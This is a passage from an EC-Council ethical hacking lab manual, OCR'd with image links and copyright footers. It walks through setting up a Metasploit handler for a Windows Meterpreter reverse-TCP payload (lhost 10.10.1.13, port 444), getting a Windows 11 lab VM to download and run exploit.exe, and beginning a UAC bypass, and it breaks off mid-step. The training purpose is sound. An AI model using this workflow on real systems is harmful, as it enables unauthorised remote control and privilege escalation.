
10. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



11. In Metasploit type **use exploit/multi/handler** and press **Enter**.
12. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


13. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
14. Type **set lport 444** and press **Enter** to set lport.
15. Now type **run** in the Metasploit console and press **Enter**.




16. Switch to the **Windows 11** machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
17. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click on **exploit.exe** to download the file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Once you click on the **exploit.exe** file, the **Opening exploit.exe** pop-up appears click on **Save File**.




20. Navigate to **Downloads** and double-click the exploit.exe file. The **Open File - Security** Warning window appears; click **Run**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.
22. The Meterpreter session has successfully been opened, as shown in the screenshot.
23. Type **getuid** and press **Enter** to display current user ID.



24. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
25. Type **background** and press **Enter**, to background the current session.


Note: In this task, we will bypass Windows 